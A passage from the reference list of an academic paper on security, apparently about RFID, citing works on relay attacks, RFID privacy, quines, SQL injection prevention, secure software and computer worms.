[14] Z. Kfir and A. Wool. Picking virtual pockets using relay attacks on contactless smartcard systems. In *1st Intl. Conf. on Security and Privacy for Emerging Areas in Communication Networks*, Sep 2005. http://eprint.iacr.org/.

[15] D. Madore. Quines (self-replicating programs). http://www.madore.org/~david/computers/quine.html.

[16] D. Rajesh. Advanced concepts to prevent SQL injection. http://www.csharpcorner.com/UploadFile/rajeshdg/Page107142005052957AM/P%age1.aspx?ArticleID=631d8221-64ed-4db7-b81b-8ba3082cb496.

[17] M. R. Rieback, B. Crispo, and A. S. Tanenbaum. RFID Guardian: A battery-powered mobile device for RFID privacy management. In *Proc. 10th Australasian Conf. on Information Security and Privacy (ACISP 2005)*, volume 3574 of *LNCS*, pages 184–194, July 2005.

[18] J. Viega and G. McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley Professional, 2001.

[19] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham. A taxonomy of computer worms. In *First Workshop on Rapid Malcode (WORM)*, 2003.

[20] M. Weiser. The computer for the twenty-first century. *Scientific American*, pages 94–100, 1991. http://www.ubiq.com/hypertext/weiser/SciAmDraft3.html.